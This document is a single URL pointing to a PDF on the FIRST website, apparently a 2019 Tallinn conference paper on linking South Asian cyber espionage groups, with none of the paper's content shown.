https://www.first.org/resources/papers/tallinn2019/Linking_South_Asian_cyber_espionnage_groups-to-publish.pdf